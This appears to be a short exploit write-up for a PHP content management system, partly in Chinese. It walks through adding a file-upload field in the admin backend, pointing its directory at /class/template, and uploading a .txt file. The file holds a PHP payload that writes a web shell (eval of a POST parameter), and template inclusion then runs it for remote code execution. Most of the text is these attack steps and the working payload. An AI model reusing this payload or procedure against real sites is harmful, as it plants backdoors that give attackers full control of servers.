Enter the backend

/admin

click the 'index' field button in the model management to add fields.

Set the type to 'file upload'

| 基础设置 | 字段配置 | 默认值 | 权限 |

字段名　test

标识　test

标识无法更改

启用　●

类型　文件上传　▼

更改为不同的字段类型,有可能导致字段数据丢失,修改字段后请重新更改字段配

宽度　━━━━━━━━━━○

必填　○

列表页显示　○

启用后,后台文章列表页显示此字段

输入提示

save
and set the directory to '/class/template'

save

Upload the. txt file at the default value with the following content:

}<?php fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd]);?>');?>

save

click on the column management index

generate a Trojan horse

Rce success

In /class/cms/cms.php the nowView function to execute templates by including files in the/class/template directory

The include_template function does not restrict the template file suffix